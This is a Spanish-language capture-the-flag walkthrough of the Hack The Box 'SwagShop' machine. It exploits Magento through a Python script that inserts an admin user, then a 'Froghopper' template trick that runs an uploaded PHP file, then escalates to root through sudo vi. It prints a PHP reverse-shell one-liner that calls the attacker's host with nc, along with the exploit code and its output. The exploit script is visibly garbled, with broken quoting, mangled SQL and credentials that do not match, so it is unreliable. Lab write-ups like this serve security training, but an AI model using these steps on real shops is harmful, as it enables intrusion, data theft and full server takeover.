

Contenido:

Magento CMS Exploitation (Creating an admin user)

Magento - FrogHopper Attack (RCE)

Abusing sudoers (Privilege Escalation)

Enviamos una traza ICMP a la máquina para comprobar que está activa:

```
> ping -c 1 10.10.10.140
PING 10.10.10.140 (10.10.10.140) 56(84) bytes of data.
64 bytes from 10.10.10.140: icmp_seq=1 ttl=63 time=52.7 ms

--- 10.10.10.140 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 52.744/52.744/52.744/0.000 ms
```

Sabemos que se trata de una máquina Linux por la aproximación de su ttl.

Hacemos un escaneo de nmap:

```
> cat targeted -l ruby
File: targeted
1 # Nmap 7.95 scan initiated Sat Apr 19 20:45:51 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p22,80 -oN targeted 10.10.10.140
2 Nmap scan report for 10.10.10.140
3 Host is up (0.19s latency).
4
5 PORT      STATE SERVICE VERSION
6 22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
7 |_ssh-hostkey:
8 | 2048 b6:55:2b:d2:4e:8f:a3:81:72:61:37:9a:12:f6:24:ec (RSA)
9 | 256 2e:30:00:7a:92:f0:89:30:59:c1:77:56:ad:51:c0:ba (ECDSA)
10 |_ 256 4c:50:d5:f2:70:c5:fd:c4:b2:f0:bc:42:20:32:64:34 (ED25519)
11 80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
12 |_http-title: Did not follow redirect to http://swagshop.htb/
13 |_http-server-header: Apache/2.4.29 (Ubuntu)
14 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
15
16 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
17 # Nmap done at Sat Apr 19 20:46:16 2025 -- 1 IP address (1 host up) scanned in 25.40 seconds
```

Vemos la página web:

The screenshot shows a Magento e-commerce website. At the top, there's a navigation bar with links to Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and Offsec. On the right side of the header, there are links for 'ACCOUNT' and 'CART'. A search bar with the placeholder 'Search entire store here...' is also present. Below the header, the page title is 'HOME PAGE'. A section for 'NEW PRODUCTS' displays three items: '5 X HACK THE BOX STICKER', '5 X HACK THE BOX SQUARE STICKER', and 'HACK THE BOX LOGO T-SHIRT'. At the bottom of the page, there are footer links for 'COMPANY', 'QUICK LINKS', 'ACCOUNT', and a 'NEWSLETTER' sign-up form.

Hacemos un ataque de fuerza bruta al dominio:

```
> gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://swagshop.htb/ -t 200
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://swagshop.htb/
[+] Method:       GET
[+] Threads:      200
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/includes          (Status: 301) [Size: 315] [--> http://swagshop.htb/includes/]
/lib              (Status: 301) [Size: 310] [--> http://swagshop.htb/lib/]
/app              (Status: 301) [Size: 310] [--> http://swagshop.htb/app/]
/js               (Status: 301) [Size: 309] [--> http://swagshop.htb/js/]
/shell            (Status: 301) [Size: 312] [--> http://swagshop.htb/shell/]
/skin             (Status: 301) [Size: 311] [--> http://swagshop.htb/skin/]
/var              (Status: 301) [Size: 310] [--> http://swagshop.htb/var/]
/media            (Status: 301) [Size: 312] [--> http://swagshop.htb/media/]
/errors           (Status: 301) [Size: 313] [--> http://swagshop.htb/errors/]
/mage             (Status: 200) [Size: 1319]
/server-status    (Status: 403) [Size: 277]
Progress: 220560 / 220561 (100.00%)
=====
Finished
```

En <http://swagshop.htb/app/etc/local.xml> encontramos unas credenciales:

```

<date>Wed, 08 May 2019 07:23:09 +0000</date>
</install>
-<crypt>
  <key>b355a9e0cd018d3f7f03607141518419</key>
</crypt>
<disable_local_modules>false</disable_local_modules>
-<resources>
  -<db>
    <table_prefix></table_prefix>
  </db>
-<default_setup>
  -<connection>
    <host>localhost</host>
    <username>root</username>
    <password>fMVWh7bDHpgZkyfqQXreTjU9</password>
    <dbname>swagshop</dbname>
    <initStatements>SET NAMES utf8</initStatements>
    <model>mysql4</model>
    <type>pdo_mysql</type>
    <pdoType></pdoType>
    <active>1</active>
  </connection>
</default_setup>

```

En <http://swagshop.htb/app/etc/local.xml.additional> encontramos el puerto de la base de datos:

```

<!-- example of redis session storage -->
<session_save>db</session_save>
-<redis_session>
  <!-- All options seen here are the defaults -->
  <host>127.0.0.1</host>
  <!-- Specify an absolute path if using a unix socket -->
  <port>6379</port>
  <password/>


```

Si hacemos fuerza bruta a <http://swagshop.htb/index.php/> encontramos:

ID	Response	Lines	Word	Chars	Payload
000000003:	200	327 L	904 W	16097 Ch	"# Copyright 2007 James Fisher"
000000001:	200	327 L	904 W	16097 Ch	"# directory-list-2.3-medium.txt"
000000038:	200	327 L	904 W	16095 Ch	"home"
000000007:	200	327 L	904 W	16097 Ch	"# license, visit http://creativecommons.org/licenses/by-sa/2.0/uk"
000000259:	200	51 L	211 W	3609 Ch	"admin"
000000242:	302	0 L	0 W	0 Ch	"catalog"
000000227:	200	327 L	852 W	15290 Ch	"contacts"
000000014:	200	327 L	904 W	16097 Ch	"http://swagshop.htb/index.php/"
000000286:	200	327 L	904 W	16095 Ch	"Home"

^C /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests...

swagshop.htb/index.php/admin
Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec



The screenshot shows the Magento Admin Panel login interface. A dark overlay box is centered over the form, containing a red exclamation mark icon and the text: "This connection is not secure. Logins entered here could be compromised." Below this, there is a "Learn More" link and a "Manage Passwords" button. The background shows the standard admin login fields for "User Name" and "Password" with a "Login" button.

Buscamos exploits de Magento:

Exploit Title	Path
eBay Magento 1.9.2.1 - PHP FPM XML External Entity Injection	php/webapp0/28571.txt
eBay Magento CE 1.9.2.1 - Unrestricted Cross Script (Code Execution / Denial of Service)	php/webapp0/28651.txt
Magento 2.2.6 - Local File Disclosure / Arbitrary Code Execution / Cross-Site Scripting	php/webapp0/28652.txt
Magento 2.2.6 - Local File Disclosure / Arbitrary Code Execution	php/webapp0/28653.txt
Magento 2.2.6 - Arbitrary Unserializable / Arbitrary Write File	php/webapp0/28654.txt
Magento 2.2.6 - Local File Disclosure / Arbitrary Code Execution	php/webapp0/28655.txt
Magento eCommerce CE 2.2.5-p2 - Blind SQL	php/webapp0/28656.txt
Magento eCommerce CE 2.2.5-p2 - Local File Disclosure	php/webapp0/28657.txt
Magento eCommerce CE 2.2.5-p2 - Remote File Inclusion	php/webapp0/28658.txt
Magento Server Model Plugin v.7.7.1a - Remote File Inclusion	php/webapp0/28659.txt
Magento 2.2.6 - Site Configuration	php/webapp0/28660.txt
MosCommerce Cardgate Payment Method v.8.0 - Payment Process Bypass	php/webapp0/28661.txt

Usamos el de RCE:

```
import requests
import base64
import sys

target = "http://swagshop.hbtw/index.php"

if not target.startswith("http"):
    target = "http://" + target

if target.endswith("/"):
    target = target[:-1]

target_url = target + "/admin/Cms_Wysiwyg/directive/index/"

q"""
SET @SALT = 'r0';
UPDATE admin_user SET extra=CONCAT(@SALT, ':(password")'), CONCAT(@SALT, ':(password")');
SELECT extra FROM admin_user WHERE extra IS NOT NULL;
INSERT INTO admin_user ('firstname', 'lastname', 'email', 'username', 'password', 'created', 'lognum', 'reload_acl_flag', 'is_active', 'extra', 'rp_token', 'rp_token_created_at') VALUES ('Firstname', 'Lastname', 'email@example.com', '{username}',@PASS,NOW(),NOW());
INSERT INTO admin_user (parent_id,tree_level,sort_order,role_type,user_id,role_name) VALUES (1,2,0,U,(SELECT user_id FROM admin_user WHERE username = '{username}'),'Firstname');

query = q.replace("\n", "").format(username="administrator", password="administrator")
pfilter = "popularity[from]=3&popularity[to]=3&popularity[field_expo]=0";().format(query)
# e3tG09jyB8eXPUKbWluHRTbcZyXbvcnfcZvhmLoXzayQnQg3WcH8P9g1dENzdkZpbGV9fQ decoded {{block type='Adminhtml/report/search/grid/output/getCsvFile'}}
r = requests.post(target_url,
                    data=q,
                    headers={'Content-Type': 'application/x-www-form-urlencoded'},
                    params={'filter": base64.b64encode(pfilter),
                            "forwarded": 1})

if r.ok:
    print "WORKED"
    print "Check {0}/admin with creds forme:form".format(target)
else:
    print "DID NOT WORK"
```

```
> python2 37977.py  
WORKED  
Check http://swagshop.htb/index.php/admin with creds forme:forme
```

Probamos las credenciales y nos deja enmtrar en el panel de administrador:

Magento Admin Panel

Dashboard Sales Catalog Media Customers Promotions Newsletter CMS Reports System

Your web store is currently configured incorrectly. As a result, catalog rules will be unable to provide information or access control from the website. Please contact your hosting provider.

One or more of the modules are not up-to-date: Product Attributes, Product Prices, Catalog URLs, Frontend, Product Flat Data, Category Flat Data, Category Products, Catalog Search Index, Stock Status, Tag Aggregation Data. Click here to go to [Index Management](#) and update required indexes.

Global Admin Search | Logout | En es | Friday, 29 April 2011 | To: Dashboard | Go Back | Go to Page | Go to Help | Go to Log

You have 1 critical and 4 warning issues managed. Go to Issues

Dashboard

Ultimate Sales
€22.00

Average Orders
€22.00

Last 5 Orders

ID	Customer	Items	Grand Total
1	A.A.	2	€22.00
2	A.A.	2	€22.00
3			
4			
5			

Last 5 Search Terms

Search Term	Results	Number of Users
Hack the box	0	1
Hack	0	1
wedding	0	1

Top 5 Search Terms

Search Term	Results	Number of Users
Hack	0	1
Hack the box	0	1
WEDDING	0	1

Orders **Amounts** Select Range: Last 24 Hours

Order ID	Customer	Grand Total

No Data Found

Product Name Price Quantity Ordered

Product Name	Price	Quantity Ordered

No records found.

Buscamos un ataque a magento llamado froghopper:

Anatomy Of A Magento Attack: Frogopper

Ewan Gardner
20 min read

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Magento is the most popular eCommerce web application in the world for advanced/fast growing eCommerce businesses, with an estimated 200,000+ live websites using the Content Management System (CMS)[1]. Available in both paid-for "enterprise" versions and free "community" versions, it powers some of the world's most popular websites including Huawei[2], Land Rover[3] and Helly Hansen[4]. However, common eCommerce platforms make popular targets for hackers and thieves looking to steal payment card information.

Like any web application, attackers will always look to exploit vulnerabilities in the underlying code before researchers can identify them and developers can fix them, but even an up-to-date and fully patched system can be left vulnerable if it is not configured properly or merchants do not follow information security best practice.

In this article, we enter the mind-set of an attacker. We will explore some possible routes to compromise a Magento site using techniques which Foregenix forensic analysts have seen exploited in the wild. Firstly, we will consider how an attacker identifies a Magento site and its weaknesses before discussing exploitation and compromise methods.

Also, we document the "Frogopper" attack which exploits a now patched vulnerability in the Magento 1 CMS. This allows attackers with access to the Magento administrative area to upload malicious PHP code into the victim's environment. The article focuses on Magento 1, that being the most prominent version of the software in use, although some of the methods discussed still apply to Magento 2.

Reconnaissance

Cambiamos la siguiente opción a sí:

Template Settings


Allow Symlinks Yes [STORE VIEW]

▲ Warning! Enabling this feature is not recommended on production environments because it represents a potential security risk.

En pentestmonkey.net encontramos:

If you have the wrong version of netcat installed, [Jeff Price points out here](#) that you might still be able to get your reverse shell back like this:

```
GNU nano 0.4
<?php
system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.4 443 >/tmp/f");
?>
```



Lo subimos en la página:

WYSIWYG Editor

cmd.php.png **Browse...** No file selected.

Delete Image

El ataque nos dice que hagamos un nuevo Template:


test

test

CustomerSupport

support@example.com

 Show / Hide Editor



```
{{block type="core/template" template="/media/catalog/category/cmd.php_1.png"}}
```

Haciendo LFI conseguiremos aplicar la carga y ejecutaremos nuestro PHP malicioso, que tenía extensión png para que deje subirlo.

```
 {{block type="core/template" template=".//.//.//.//media/catalog/category/cmd.php_1.png"}}
```

 Save Template

Preview Template

Seguimos los pasos del exploit y tenemos RCE:

```
> nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.10.140] 46976
/bin/sh: 0: can't access tty; job control turned off
$ |
```

```
www-data@swagshop:/home/hariss$ sudo -l
Matching Defaults entries for www-data on swagshop:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on swagshop:
    (root) NOPASSWD: /usr/bin/vi /var/www/html/*
www-data@swagshop:/home/hariss$
```

```
www-data@swagshop:/home/haris$ sudo vi /var/www/html/prueba
```

En vi, si hacemos "ESC + SHIFT + :" , podemos introducir instrucciones, como definir una variable

```
~  
~  
:set shell=bin/bash  
[0] 0:VPN 1:sudo -
```

En este caso definimos la variable shell, que vale bash.

Damos enter, ESC, SHIFT y : , y escribimos shell.

```
~  
:shell|  
[0] 0:VPN
```

Damos enter y nos ejecuta una shell como root, ya que usamos vi con privilegios.

```
root@swagshop:/home/haris# |
```